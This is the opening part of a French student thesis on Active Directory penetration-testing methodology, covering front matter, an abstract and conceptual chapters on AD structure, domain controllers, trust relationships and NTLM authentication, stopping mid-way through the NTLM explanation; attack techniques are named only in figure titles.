SUP'MANAGEMENT

Grande Ecole Intercontinentale
RECONNUE PAR L'ÉTAT
معترف بها من طرف الدولة

ECOLE SUPERIEURE DE MANAGEMENT DE COMMERCE ET D'INFORMATIQUE

Filière : Ingénierie des Systèmes & Réseaux

Projet de fin d'étude

Filière

Ingénierie des Systèmes & Réseaux

Méthodologie de Pentest Approfondie pour les Infrastructures Active Directory

*

B

Réalisé par:

ABOUBAKER SANE

Membres du jury :

Mr Aziz GHAZI
Mr Abdelali JAGHBOUB

Année Universitaire : 2024-2025

بسم الله الرحمن الرحيم

Dédicace

«

Nous dédions ce mémoire
À Dieu, Le Tout-Puissant, Le Clément, Le Glorieux, Le Juste et Le Gracieux, qui m'a accordé
la santé, la force et le courage tout au long de ces années d'études.
À ma très chère mère et à mon très cher père, aucun hommage ne saurait être à la hauteur de
l'amour et de l'affection qu'ils ne cessent de me prodiguer. Qu'ils trouvent dans ce travail le témoignage de mon amour profond et de ma reconnaissance éternelle. Que Dieu leur accorde santé et longue vie.
À mes frères et sœurs, je vous suis infiniment reconnaissant pour vos efforts, votre encouragement et votre soutien constant dans la quête de ma réussite.
À tous mes anciens formateurs et consultants pour leur soutien précieux et leur disponibilité à répondre à mes sollicitations.
Enfin, à toutes les personnes qui, de près ou de loin, ont contribué à la réussite de ce travail.
Merci à vous tous.»

ABOUBAKER SANE

Remerciements

Nos remerciements vont en priorité à **Allah**, le Tout-Puissant, qui nous a accordé la volonté, la force et la patience nécessaires pour mener à bien ce travail. Nous sommes infiniment reconnaissants pour Sa miséricorde et Sa guidance tout au long de ce parcours. Grâce à Lui, nous avons pu surmonter les défis et obstacles rencontrés au cours de ces années d'études.

Nous souhaitons exprimer notre profonde gratitude à nos familles respectives, qui ont été notre pilier, notre source inépuisable de motivation, d'espoir et d'énergie. Leur soutien constant et leurs encouragements ont été essentiels pour nous permettre d'avancer. Ce travail est autant le fruit de leurs efforts que des nôtres.

Nous tenons également à remercier tout le corps professoral et l'administration de **l'**ECOLE SUPERIEURE DE MANAGEMENT DE COMMERCE ET D'INFORMATIQUE , pour la qualité de la formation académique qu'ils nous ont dispensée. Leur dévouement pour transmettre des connaissances et leur engagement envers les étudiants nous ont profondément marqué.

Une mention spéciale va à **Mr Aziz GHAZ**, responsable de la filière **Ingénierie des Systèmes & Réseaux**, dont l'engagement et la passion ont été d'une valeur inestimable. Ses efforts ont grandement contribué à la réussite de notre formation.

Enfin, nous remercions les membres du jury, **Mr Aziz GHAZI et Mr Abdelali JAGHBOUB**, pour l'honneur qu'ils nous font d'examiner ce mémoire. Leurs remarques constructives seront pour nous d'une grande aide.

Table des matières

Dédicace 2
Remerciements 3
Table des matières 4
Liste des figures 5
Liste des tableaux 6
Résumé 8
Abstract 9
Introduction générale 10
1 Littérature et Etude des concepts du projet 11
1.1 Introduction 11
1.2 Présentation de l'annuaire Active Directory 11
1.3 Test d'intrusion 21
1.4 Des principaux Framework et méthodologies de Pentesting 23
1.5 Conclusion 32
2 Elaboration de la méthodologie 33
2.1 Introduction 33
2.2 Présentation de la méthodologie 33
2.3 Conclusion 36
3 Application de la Méthodologie 37
3.1 Introduction 37
3.2 Configuration de l'environnement de test 37
3.3 Scénario d'Application 37
3.4 Conclusion 55
Conclusion générale 56
Bibliographie 57

Liste des figures

Figure 1:Vue d'ensemble de l'annuaire active directory 12
Figure 2:Structure logique d'un annuaire AD 12
Figure 3:Structure d'un DC 15
Figure 4:Relation d'approbation unidirectionnelle. [5] 17
Figure 5:Relation d'approbation bidirectionnelle. [5] 17
Figure 6:Différentes étapes d'authentification par ntlm 18
Figure 7:Différentes étapes d'authentification par kerberos 20
Figure 8:Les 7 phases de la méthodologie ptes 24
Figure 9:attack selon nist sp 800-115 25
Figure 10:structure de la matrice Att&ck 28
Figure 11:les étapes de Cyber Kill Chain 28
Figure 12:Architecture du lab de test 37
Figure 13:plage d'Adresse ip 38
Figure 14:Analyse du traffic réseau avec wireshark 38
Figure 15:Résultat nmap 39
Figure 16:Scan des ports avec nmap 40
Figure 17:Test valid credentials 41
Figure 18:ms17-010 vulnerability check 42
Figure 19:smb signing not required check 43
Figure 20:ms17-010 exploit 44
Figure 21:kiwi interface 44
Figure 22 :Mots de passe extraits 45
Figure 23:connexion rdp 45
Figure 24:Lister tous les utilisateurs 46
Figure 25:Lister tous les utilisateurs 47
Figure 26:ntlm hash crack 47
Figure 27:Collecte des données avec bloodhound 48
Figure 28:utilisateurs pouvant faire une attaque dcsync 49
Figure 29:utilisateurs vulnérables de kerberoasting 50
Figure 30:Les utilisateurs avec la pré-authentification non requise 51
Figure 31:kerberoasting attack 52
Figure 32:Dcsync attack 53
Figure 33:Pass the Hash Attack 54

Liste des abréviations

AD	Active Directory
OSINT	Open-Source Intelligence
NTLM	NT Lan Manager
LDAP	Lightweight Directory Access Protocol
OU	Organizational Unit
GPO	Group Policy Object
DC	Domain Controller
DNS	Domain Name Service
AD DS	Active Directory Domain Service
AD CS	Active Directory Certificate Services
PKI	Public Key Infrastructure
AES	Advanced Encryption Standard
AS	Authentication Service
KDC	Key Distribution Center
TGT	Ticket Granting Ticket
TGS	Ticket Granting Service
GRC	Gouvernance,Risk and Compliance
MSSP	Managed Security Service Provider
BU	Business Unit
RDP	Remote Desktop Protocol
PTES	Penetration Testing Execution Standard
SMB	Server Message Block
LLMNR	Link-Local Multicast Name Resolution
C2	Command Control

MSRPC	Microsoft Remote Procedure Call
CVE	Common Vulnerabilities and Exposures
RPC	Remote Procedure Call
SSL	Secure Sockets Layer
NIST	National Institute of Standards and Technology
IP	Internet Protocol
SSH	Secure Shell
FTP	File Transfer Protocol
SNMTP	Simple Network Mail Transmission Protocol
SMTP	Simple Mail Transfer Protocol
NFS	Network File System
TTP	Tactics, Techniques and Procedures
NMAP	Network Mapper

Résumé

Au cours des dernières années, les cyberattaques ont connu une augmentation considérable dans le monde du numérique, vue l'avancée et la démocratisation des technologies. Selon IBM Security, en 2024, le coût moyen d'une violation de données a atteint un nouveau record, avec une augmentation de 10 % par rapport à l'année précédente. Cette situation risque de s'aggraver avec la croissance rapide des objets IoT connectés. En effet, selon le rapport de Cisco, le marché de l'IoT atteindra 75 milliards d'appareils en 2025. À mesure que les chiffres explosent, la surface d'exposition au risque de cybersécurité augmente. Compte tenu du coût colossal de ces cyberattaques, elles peuvent également nuire à la réputation d'une entreprise.

Ainsi, pour se prémunir de ces cyberattaques, les entreprises adoptent de plus en plus une stratégie de cybersécurité et optent pour une évaluation régulière de leur posture de sécurité. Une des stratégies de sécurité fait l'objet de notre projet de fin d'études. En effet, nous allons réaliser un scénario de test d'intrusion de l'Active Directory.

Nous allons, en premier lieu, essayer de comprendre l'architecture et la configuration de l'Active Directory, puis aborder les notions liées au *Pentesting* en général. Ensuite, nous avons effectué un benchmark des *Framework* et méthodologies tels que **NIST SP 800-115**, **PTES**, **Cyber Kill Chain**, **MITRE ATT&CK** et **Mandiant Attack Lifecycle** comme modèles de base pour effectuer des tests de pénétration. Enfin, nous allons présenter la méthodologie que nous avons proposée pour optimiser au maximum le penteste de l'Active Directory. En fait, l'objectif de notre projet est de mettre en place une démarche qui permet de prendre le contrôle d'un environnement Active Directory, de la phase de reconnaissance jusqu'à la phase de persistance, sans toutefois oublier les volets administratifs, à savoir la phase de pré-engagement et la documentation.

Abstract

In recent years, cyberattacks have significantly increased in the digital world due to advancements and the democratization of technologies. According to IBM Security, in 2024, the average cost of a data breach reached a new record, with a 10% increase compared to the previous year. This situation is expected to worsen with the rapid growth of connected IoT devices. Indeed, according to Cisco's report, the IoT market is projected to reach 75 billion devices by 2025. As these numbers explode, the exposure to cybersecurity risks increases. Given the colossal cost of these cyberattacks, they can also damage a company's reputation.

Thus, to guard against these cyberattacks, companies are increasingly adopting cybersecurity strategies and opting for regular assessments of their security posture. One of the security strategies is the focus of our final project. We will conduct a penetration testing scenario for Active Directory.

Firstly, we will attempt to understand the architecture and configuration of Active Directory, then address concepts related to pentesting in general. Next, we performed a benchmark of frameworks and methodologies such as NIST SP 800-115, PTES, Cyber Kill Chain, MITRE ATT&CK, and Mandiant Attack Lifecycle as baseline models for performing penetration tests. Finally, we will present the methodology we have proposed to optimize Active Directory penetration testing. The goal of our project is to establish a process that allows us to take control of an Active Directory environment, from the reconnaissance phase to the persistence phase, without forgetting the administrative aspects, including scoping and documentation.

Introduction générale

De nos jours, la connectivité numérique est omniprésente et couvre l'ensemble de la planète. Cependant, cette transformation numérique offre également aux criminels la possibilité d'exploiter les vulnérabilités des systèmes, des réseaux et des infrastructures en ligne. Les impacts économiques et sociaux de ces activités illégales sont considérables, touchant aussi bien les administrations que les entreprises et les particuliers à travers le monde. Parmi les nombreuses cybermenaces actuelles, on retrouve l'hameçonnage, les rançongiciels et les violations de données, qui ne représentent qu'une partie des diverses formes de cybercriminalité en perpétuelle évolution.

Les cybercriminels deviennent de plus en plus sophistiqués et organisés, tirant parti des avancées technologiques, orchestrant des attaques ciblées et collaborant de manière inédite pour atteindre leurs objectifs. La cybercriminalité dépasse souvent les frontières nationales, posant des défis majeurs pour la conduite des enquêtes et des poursuites. Les criminels, les victimes et les infrastructures techniques impliquées sont fréquemment situés dans des régions différentes, rendant la tâche encore plus complexe.

Une gestion efficace du réseau est essentielle pour éviter les problèmes de productivité liés à l'accès aux ressources. Des solutions comme Active Directory de Microsoft, utilisé par 95 % des entreprises du Fortune 1000, aident à gérer et surveiller les réseaux. Toutefois, Active Directory présente des vulnérabilités exploitables par des acteurs malveillants, et les erreurs humaines en font une cible de choix pour les cybercriminels.

Notre projet vise à élaborer une méthodologie pour les tests de pénétration sur Active Directory. La question centrale de notre étude est de définir la meilleure approche pour optimiser le pentesting de l'AD. Dans le premier chapitre, nous nous consacrons à l'analyse de l'architecture et de la configuration d'Active Directory, et inclurons un benchmark des Framework et méthodologies tels que **PTES**, **NIST SP 800-115**, **MITRE ATT&CK**, **Cyber Kill Chain** et **Mandiant Attack Lifecycle**. Dans le deuxième chapitre, nous présenterons la méthodologie proposée pour répondre aux objectifs du projet. Enfin, le troisième chapitre décrira l'application de notre méthodologie dans un environnement de test, avant de conclure par une synthèse globale de notre rapport.

1 Littérature et Etude des concepts du projet

1.1 Introduction

Nous allons faire la littérature des concepts et des termes qui englobent notre sujet. Ainsi nous discuterons des notions de test de pénétration. En plus un benchmark des certaines méthodologies ou Framework utilisables dans le cas du penteste sera fait. Nous allons de même présenter l'architecture générale et le fonctionnement d'un annuaire active directory.

1.2 Présentation de l'annuaire Active Directory

1.2.1 Définition d'un annuaire

Un service d'annuaire est une base de données qui contient des informations sur les utilisateurs, les ordinateurs, les périphériques et autres ressources d'un réseau informatique. Ces informations sont organisées de manière hiérarchique et sont accessibles par des protocoles de réseau standard, tels que le protocole LDAP. Le service d'annuaire est souvent utilisé pour stocker des informations d'identification et d'authentification, telles que les noms d'utilisateur et les mots de passe, ainsi que des informations sur les droits d'accès et les autorisations. Les services d'annuaire sont couramment utilisés dans les réseaux d'entreprise. Certains exemples de services d'annuaire populaires sont Active Directory de Microsoft, OpenLDAP.

1.2.2 Définition et vue d'ensemble de l'active directory

Active Directory ou AD est un service d'annuaire Microsoft qui permet d'enregistrer les informations relatives aux objets d'un réseau et les mettre à la disposition aux utilisateurs. Sa mission principale est de centraliser la gestion des objets AD. Un objet AD peut-être définie comme toute ressource partagée telle qu'un serveur, une imprimante, un ordinateur, un compte utilisateur . Les objets AD peuvent être regroupés sous forme de groupe avec des privilèges spécifiques. Par défaut il existe plusieurs groupes dans l'AD. Les groupes à hautes privilèges, le **Domain Admin** par exemple mérite une surveillance accrue pour éviter toute compromission. Pour l'authentification, elle est assurée par des normes et des protocoles pour permettre aux objets par la suite d'accéder aux ressources dont ils ont les droits d'accès. On peut en citer le protocole LDAP, le Kerberos et le NTLM. Le protocole LDAP est un protocole client-serveur qui, dans un annuaire permet de faciliter la gestion et le stockage des informations d'identité telles que les mots de passe des utilisateurs. Nous discutons par la suite des protocoles Kerberos et NTLM dans la partie méthodes d'authentification. Bien que l'active directory n'est pas une solution de sécurité mais plutôt de gestion des entités, il dispose toutefois des mesures de sécurité telles que l'authentification, l'autorisation, la gestion des comptes, desgroupes, etc.




Figure 1:Vue d'ensemble de l'annuaire active directory

1.2.3 Structure générale de l'active directory

Active Directory est structuré à l'aide de trois composants principaux : les domaines, les arbres et les forêts. Un domaine est un regroupement logique d'objets, tels que des comptes d'utilisateurs, des ordinateurs et des ressources, au sein d'un réseau. Les domaines peuvent être combinés pour former une arborescence, qui représente une structure hiérarchique dans laquelle les domaines enfants sont connectés à un domaine parent. Plusieurs arbres peuvent être liés entre eux pour créer une forêt, qui constitue le plus haut niveau d'organisation dans Active Directory. Les forêts permettent le partage de ressources et de relations de confiance entre des domaines au sein de la même organisation ou entre différentes organisations.




Figure 2:Structure logique d'un annuaire AD

- **Objets :** [1]

Un objet est l'unité logique de niveau le plus bas ou la plus granulaire d'une structure AD. Un objet peut être un compte utilisateur, un ordinateur ou un serveur, un groupe, un partage tel qu'un volume de stockage ou un périphérique tel qu'une imprimante. Chaque objet peut avoir un ou plusieurs attributs qui détaillent ses propriétés et limitations spécifiques.

- **Unités organisationnelles et groupes :**

Une OU dans AD est un conteneur qui organise les objets comme les utilisateurs et les ordinateurs pour faciliter la gestion et l'application des GPOs. Les OU permettent de structurer les objets en hiérarchie et de déléguer des responsabilités administratives. En revanche, un groupe est une collection d'objets, généralement des utilisateurs, qui facilite la gestion des autorisations d'accès aux ressources et des droits. Les groupes sont utilisés pour attribuer des permissions ou envoyer des courriels, tandis que les OU organisent les objets pour une gestion plus efficace et l'application de politiques.

1.2.4 Protocoles de l'Active Directory

L'Active Directory nécessite plusieurs protocoles pour assurer la communication. Parmi les plus utilisés le protocole LDAP, DNS, SMB, Kerberos, MSRPC. LDAP est le protocole open source et multiplateforme utilisé dans les services d'annuaire comme AD pour faciliter les opérations de recherche, de modification et de récupération des informations contenues dans le répertoire. Le MSRPC est la version Microsoft du RPC standard. Il est un protocole de communication utilisé par les systèmes d'exploitation Windows pour assurer l'exécution de procédures à distance [2].

1.2.5 Avantages de l'Active Directory :

- **Centralisation de l'administration des ressources et de la sécurité :**

Active Directory fournit un point unique à partir duquel les administrateurs peuvent gérer et sécuriser les ressources réseau et leurs objets de sécurité associés. Une organisation peut administrer Active Directory en fonction d'un modèle organisationnel, d'un modèle commercial ou des types de fonctions administrées. [3]

- **Flexibilité :**

Les utilisateurs peuvent choisir comment les données sont structurées sur le réseau. En centralisant les services tels que la gestion des utilisateurs et des droits, il rationalise le travail administratif et offre une certaine sécurité. Active Directory est accessible aux utilisateurs à partir de n'importe quel ordinateur du réseau.

- **Point d'accès unique :**

Créé via les services de domaine. Cela améliore la communication entre les équipes informatiques et restreint l'accès aux ressources sensibles.

- **La réplication :**

Protection contre les pannes et la perte de données grâce à la réplication multi maître au sein de la structure de domaine, Les tâches d'un contrôleur de domaine sont automatiquement reprises par un autre si celui-ci échoue. [3]

- **Fournit un point d'accès unique aux ressources :**

Active Directory fournit un point de gestion unique pour les ressources réseau. Active Directory utilise une authentification unique pour autoriser l'accès aux ressources réseau situées sur n'importe quel serveur du domaine.

L'utilisateur est identifié et authentifié par Active Directory une seule fois. Après cette étape, l'utilisateur se connecte une seule fois pour accéder aux ressources réseau autorisées, en fonction de ses rôles et privilèges attribués dans Active Directory.

1.2.6 Vulnérabilités de l'Active Directory

- ✓ **Paramètres de sécurité par défaut :**

Les paramètres de sécurité par défaut fournis par Microsoft peuvent ne pas être adaptés aux besoins spécifiques de chaque organisation et sont souvent connus des attaquants, ce qui constitue une vulnérabilité. Les configurations initiales peuvent ainsi exposer le système à des risques de sécurité non souhaités.

- ✓ **Accès privilégié et comptes administratifs :**

Les comptes administratifs, qui disposent d'un accès étendu à l'Active Directory, peuvent représenter une vulnérabilité importante si ces privilèges ne sont pas strictement contrôlés. Une mauvaise gestion des accès privilégiés augmente le risque de compromission du système.

- ✓ **Vulnérabilités dans les processus d'authentification :**

Le protocole NTLM est connu pour ses failles, telles que les attaques par *relaying*, permettant aux attaquants de réutiliser les informations d'authentification volées. En parallèle, les mots de passe faibles et les politiques de mot de passe inadéquates aggravent les risques d'accès non autorisé.

- ✓ **Problèmes de configuration et de mise à jour :**

Les erreurs de configuration dans l'Active Directory, combinées à des vulnérabilités non corrigées dans les systèmes d'exploitation et les applications, peuvent exposer des ressources

sensibles. Les groupes de sécurité mal configurés, les stratégies de groupe incorrectes et les mises à jour non effectuées sont des facteurs contribuant à ces vulnérabilités.

- ✓ **Vulnérabilités de conception et *zero-day* :**

Certaines failles peuvent être liées à la conception de l'Active Directory, y compris les vulnérabilités *zero-day*, qui sont des failles inconnues des développeurs lors de leur découverte. Ces vulnérabilités de conception et les failles *zero-day* représentent des risques importants et nécessitent une surveillance continue pour atténuer leurs impacts.

1.2.7 Contrôleur de domaine et son Fonctionnement

1.2.7.1 Définition et Généralités

contrôleur de domaine est le serveur responsable de la gestion des demandes de sécurité réseau et d'identité. Il agit comme un gardien et authentifie si l'utilisateur est autorisé à accéder aux ressources informatiques dans le domaine. Le serveur Microsoft Windows AD organise et protège de manière hiérarchique les informations des utilisateurs, les données critiques pour l'entreprise et les dispositifs informatiques fonctionnant sur le réseau. [4]

La fonction principale des contrôleurs de domaine est d'authentifier et de valider les utilisateurs sur un réseau, en incluant les stratégies de groupe, les identifiants des utilisateurs et les noms des ordinateurs pour déterminer et valider l'accès des utilisateurs. [4]




Figure 3:Structure d'un DC

1.2.7.2 Les différents composants et services d'un contrôleur de domaine

- ✓ **AD DS :**

Service central d'Active Directory qui stocke les informations sur les objets du réseau (utilisateurs, groupes, ordinateurs) et gère leur authentification et autorisation. AD DS organise les objets en domaines, forêts et arbres, et fournit des services de répertoire pour la gestion des ressources et des politiques de sécurité.

- ✓ **DNS :**

Service de résolution de noms qui traduit les noms de domaine en adresses IP et vice versa. Sur un contrôleur de domaine, il est essentiel pour localiser les services Active Directory et les autres ressources du réseau, facilitant la communication entre les clients et les serveurs.

- ✓ **Kerberos** :

Protocole d'authentification sécurisé utilisé par Active Directory pour vérifier l'identité des utilisateurs et des services. Kerberos utilise des tickets pour permettre des connexions sécurisées entre les utilisateurs et les services sans transmettre les mots de passe sur le réseau.

- ✓ **Group Policy** :

Fonctionnalité permettant aux administrateurs de définir et d'appliquer des configurations et des paramètres de sécurité sur les utilisateurs et les ordinateurs dans un domaine. Les objets de stratégie de groupe centralisent la gestion des politiques pour assurer la conformité et la sécurité du réseau.

- ✓ **Global Catalogue (GC)** :

Service qui fournit un annuaire centralisé pour rechercher et obtenir des informations sur les objets dans l'ensemble de la forêt Active Directory. Le GC contient des données partielles sur les objets de tous les domaines, facilitant la recherche et l'accès aux informations.

- ✓ **Réplication Services :**

Services responsables de la synchronisation des données entre les différents contrôleurs de domaine dans un domaine ou une forêt. La réplication assure que les informations sur les objets Active Directory sont cohérentes et à jour sur tous les contrôleurs de domaine.

1.2.8 Les relations d'approbation dans l'active directory

Pour simplifier l'accès aux ressources au sein de l'environnement, Microsoft a introduit une fonctionnalité permettant à un domaine (ou une forêt) de faire confiance à un autre domaine

(ou forêt). Cette fonctionnalité permet à un domaine d'accéder de manière transparente aux ressources d'un autre domaine. Il existe principalement deux types de relations d'approbation dans l'annuaire Active Directory.

a) Relation d'approbation unidirectionnelle :

Une approbation unidirectionnelle est un chemin d'authentification à sens unique, créé entre deux domaines. Dans une approbation unidirectionnelle entre le domaine A et le domaine B, les utilisateurs du domaine A peuvent accéder aux ressources du domaine B. En revanche, les utilisateurs du domaine B ne peuvent pas accéder aux ressources du domaine A.




Figure 4:Relation d'approbation unidirectionnelle. [5]

b) Relation d'approbation bidirectionnelle :

Le domaine A approuve le domaine B, et le domaine B approuve le domaine A. Cette configuration signifie que les demandes d'authentification peuvent être transmises entre les deux domaines, dans les deux sens. Certaines relations bidirectionnelles peuvent être non transitives ou transitives, selon le type d'approbation créé. [6]




Figure 5:Relation d'approbation bidirectionnelle. [5]

1.2.9 Les méthodes d'authentification Active Directory

Pour assurer la gestion avec efficacité des objets AD, le contrôleur doit vérifier l'authentification des utilisateurs désirant accéder au domaine. De même tout objet souhaitant accéder à une ressource doit disposer des droits d'utilisation. Tout ce processus complexe est assuré dans l'active directory par des protocoles de communication. Toutefois nous allons discuter en détail que les deux protocoles les plus utilisés à savoir le **Kerberos** et le **NTLM**.

1.2.9.1 Authentification par NTLM

Le NTLM ou NT Lan Manager est un protocole ancien de Windows peu utilisé de nos jours qui se base son fonctionnement sur le principe de challenge-réponse. L'Authentification s'effectue avec un nom d'utilisateur et un mot de passe. Ainsi ces données seront vérifiées par un serveur qui dispose dans sa base de données les identifiants des utilisateurs. Voici en général les différentes étapes de cette méthode d'authentification.




Figure 6:Différentes étapes d'authentification par ntlm

1 - Au cours de cette première phase d'authentification, l'utilisateur partage son nom d'utilisateur et son mot de passe avec le client. Le client à son tour envoie le nom d'utilisateur au serveur d'application.

2 - L'application serveur dans cette partie envoie un "challenge message ». Un challenge est un nombre aléatoire de 16 octets.

